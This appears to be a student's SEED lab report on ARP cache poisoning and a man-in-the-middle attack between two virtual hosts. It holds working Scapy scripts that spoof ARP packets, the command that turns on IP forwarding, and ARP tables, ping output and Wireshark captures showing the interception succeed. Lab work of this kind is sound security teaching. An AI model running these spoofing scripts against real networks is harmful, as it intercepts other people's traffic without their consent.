
```
[02/03/20]seed@VM:~$ sudo python grat_arp.py
[sudo] password for seed:
.
Sent 1 packets.
[02/03/20]seed@VM:~$
```




```
[02/03/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                        (incomplete)                              enp0s8
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s8
10.0.2.4                 ether   08:00:27:b8:fb:c1   C                     enp0s8
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s8
[02/03/20]seed@VM:~$
```

Step 1 (Launch the ARP cache poisoning attack). First, Host M conducts an ARP cache poisoning attack on both A and B, such that in A’s ARP cache, B’s IP address maps to M’s MAC address, and in B’s ARP cache, A’s IP address also maps to M’s MAC address. After this step, packets sent between A and B will all be sent to M. We will use the ARP cache poisoning attack from Task 1 to achieve this goal.

Below is the code to achieve step 1, code is executed in Host M, we are sending ARP request to 10.0.2.10 by spoofing 10.0.2.15 from Host M. The interfaces and IP addresses are as the images below. Similarly we are sending ARP request to 10.0.2.15 spoofing 10.0.2.10 from host M. This way both Host A and Host B are learning each other’s IP address through mac address of host M.




```
[02/03/20]seed@VM:~$ cat mitm.py
#!/usr/bin/python3
from scapy.all import*
E = Ether()
A = ARP()
A.op=1                    #Reply
A.pdst = "10.0.2.10"      #Sending ARP request to Host A
A.psrc = "10.0.2.15"      #Spoofing Host B's IP address
pkt = E/A
sendp(pkt)
[02/03/20]seed@VM:~$ cat mitm2.py
#!/usr/bin/python3
from scapy.all import*
E = Ether()
A = ARP()
A.op=1                    #Reply
A.psrc = "10.0.2.10"      #Spoofing Host A's IP address
A.pdst = "10.0.2.15"      #sending ARP request to Host B
pkt = E/A
sendp(pkt)

[02/03/20]seed@VM:~$
```




```
[02/03/20]seed@VM:~$ ifconfig | grep -i 10.0
          inet addr:10.0.2.22  Bcast:10.0.2.255  Mask:255.255.255.0
          collisions:0 txqueuelen:1000
          inet addr:10.0.2.21  Bcast:10.0.2.255  Mask:255.255.255.0
          collisions:0 txqueuelen:1000
          inet addr:10.0.2.19  Bcast:10.0.2.255  Mask:255.255.255.0
          collisions:0 txqueuelen:1000
          inet addr:10.0.2.20  Bcast:10.0.2.255  Mask:255.255.255.0
          collisions:0 txqueuelen:1000
[02/03/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s9
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s9
[02/03/20]seed@VM:~$
```

Host A



```
[02/03/20]seed@VM:~$ ifconfig | grep -i 10.0
          inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255.255.255.0
          collisions:0 txqueuelen:1000
          inet addr:10.0.2.9  Bcast:10.0.2.255  Mask:255.255.255.0
          collisions:0 txqueuelen:1000
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          collisions:0 txqueuelen:1000
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          collisions:0 txqueuelen:1000
[02/03/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                ether   08:00:27:73:b8:5c   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s9
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.19                ether   08:00:27:73:b8:5c   C                     enp0s3
[02/03/20]seed@VM:~$
```


Host B




```
[02/03/20]seed@VM:~$ ifconfig | grep -i 10.0
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          collisions:0 txqueuelen:1000
          inet addr:10.0.2.12  Bcast:10.0.2.255  Mask:255.255.255.0
          collisions:0 txqueuelen:1000
          inet addr:10.0.2.11  Bcast:10.0.2.255  Mask:255.255.255.0
          collisions:0 txqueuelen:1000
          inet addr:10.0.2.13  Bcast:10.0.2.255  Mask:255.255.255.0
          collisions:0 txqueuelen:1000
[02/03/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.19                ether   08:00:27:73:b8:5c   C                     enp0s9
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s9
10.0.2.10                ether   08:00:27:73:b8:5c   C                     enp0s9
[02/03/20]seed@VM:~$
```

After the attack is successful, please try to ping each other between Hosts A and B, and report your observation. Please show Wireshark results in your report.


After poisoning ARP cache in both the hosts, we try to ping host A from host B and Host B from Host A, by default IP forwarding is turned off, since the machines do not have actual destination mac address, they can only send ICMP request but they will not get ICMP response, this is shown by wireshark output.




```
[02/03/20]seed@VM:~$ ping -c 2 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.

--- 10.0.2.15 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1006ms

[02/03/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                        (incomplete)                              enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s8
10.0.2.22                ether   08:00:27:fa:24:f5   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s9
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.19                ether   08:00:27:73:b8:5c   C                     enp0s3
[02/03/20]seed@VM:~$
```



```
No.    Time                           Source        Destination    Prot
  2614 2020-02-03 22:20:32.9781835…  10.0.2.10     10.0.2.15      ICMP
  2615 2020-02-03 22:20:33.9846208…  10.0.2.10     10.0.2.15      ICMP
```




```
[02/03/20]seed@VM:~$ ping -c 2 10.0.2.10
PING 10.0.2.10 (10.0.2.10) 56(84) bytes of data.

--- 10.0.2.10 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1003ms

[02/03/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.19                ether   08:00:27:73:b8:5c   C                     enp0s9
10.0.2.22                ether   08:00:27:fa:24:f5   C                     enp0s9
10.0.2.10                        (incomplete)                              enp0s9
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s9
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s9
[02/03/20]seed@VM:~$
```




```
icmp
No.   Time                           Source      Destination  Protocol
   10 2020-02-03 22:16:26.2759089…  10.0.2.11   10.0.2.10    ICMP
   11 2020-02-03 22:16:27.3051350…  10.0.2.11   10.0.2.10    ICMP
  166 2020-02-03 22:19:18.4110535…  10.0.2.11   10.0.2.10    ICMP
  167 2020-02-03 22:19:19.4144867…  10.0.2.11   10.0.2.10    ICMP
```

Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2. Please describe your observation.


I enabled IP forwarding on host M, we can actually see host M redirecting ICMP packets to the appropriate destination. This is verified by ping output (redirect message) and wireshark output as well.




```
[02/03/20]seed@VM:~$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[02/03/20]seed@VM:~$ sudo python mitm.py
.
Sent 1 packets.
[02/03/20]seed@VM:~$ sudo python mitm2.py
.
Sent 1 packets.
[02/03/20]seed@VM:~$ 
```




```
/bin/bash 117x28
[02/03/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                ether   08:00:27:fa:24:f5   C                     enp0s3
10.0.2.22                ether   08:00:27:fa:24:f5   C                     enp0s3
10.0.2.11                ether   08:00:27:d9:1d:f6   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s9
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.19                ether   08:00:27:73:b8:5c   C                     enp0s3
[02/03/20]seed@VM:~$ ping -c 2 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
From 10.0.2.22: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.15)
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=3.02 ms
From 10.0.2.22: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.15)
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=4.20 ms

--- 10.0.2.15 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 3.022/3.611/4.200/0.589 ms
[02/03/20]seed@VM:~$ 
```



```
icmp                                                                                   Expression…  +
No.  Time                          Source     Destination  Protocol Length Info
   3 2020-02-03 22:32:06.0597793… 10.0.2.10  10.0.2.15    ICMP      100 Echo (ping) request  id=0x3a66, seq=1/256, ttl=6…
   4 2020-02-03 22:32:06.0608240… 10.0.2.22  10.0.2.10    ICMP      128 Redirect             (Redirect for host)
  10 2020-02-03 22:32:06.0627545… 10.0.2.15  10.0.2.10    ICMP      100 Echo (ping) reply    id=0x3a66, seq=1/256, ttl=6…
  13 2020-02-03 22:32:07.0638205… 10.0.2.10  10.0.2.15    ICMP      100 Echo (ping) request  id=0x3a66, seq=2/512, ttl=6…
  14 2020-02-03 22:32:07.0649539… 10.0.2.22  10.0.2.10    ICMP      128 Redirect             (Redirect for host)
  15 2020-02-03 22:32:07.0679711… 10.0.2.15  10.0.2.10    ICMP      100 Echo (ping) reply    id=0x3a66, seq=2/512, ttl=6…
```




```
[02/03/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.19                ether   08:00:27:73:b8:5c   C                     enp0s9
10.0.2.22                ether   08:00:27:fa:24:f5   C                     enp0s9
10.0.2.10                ether   08:00:27:fa:24:f5   C                     enp0s9
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s9
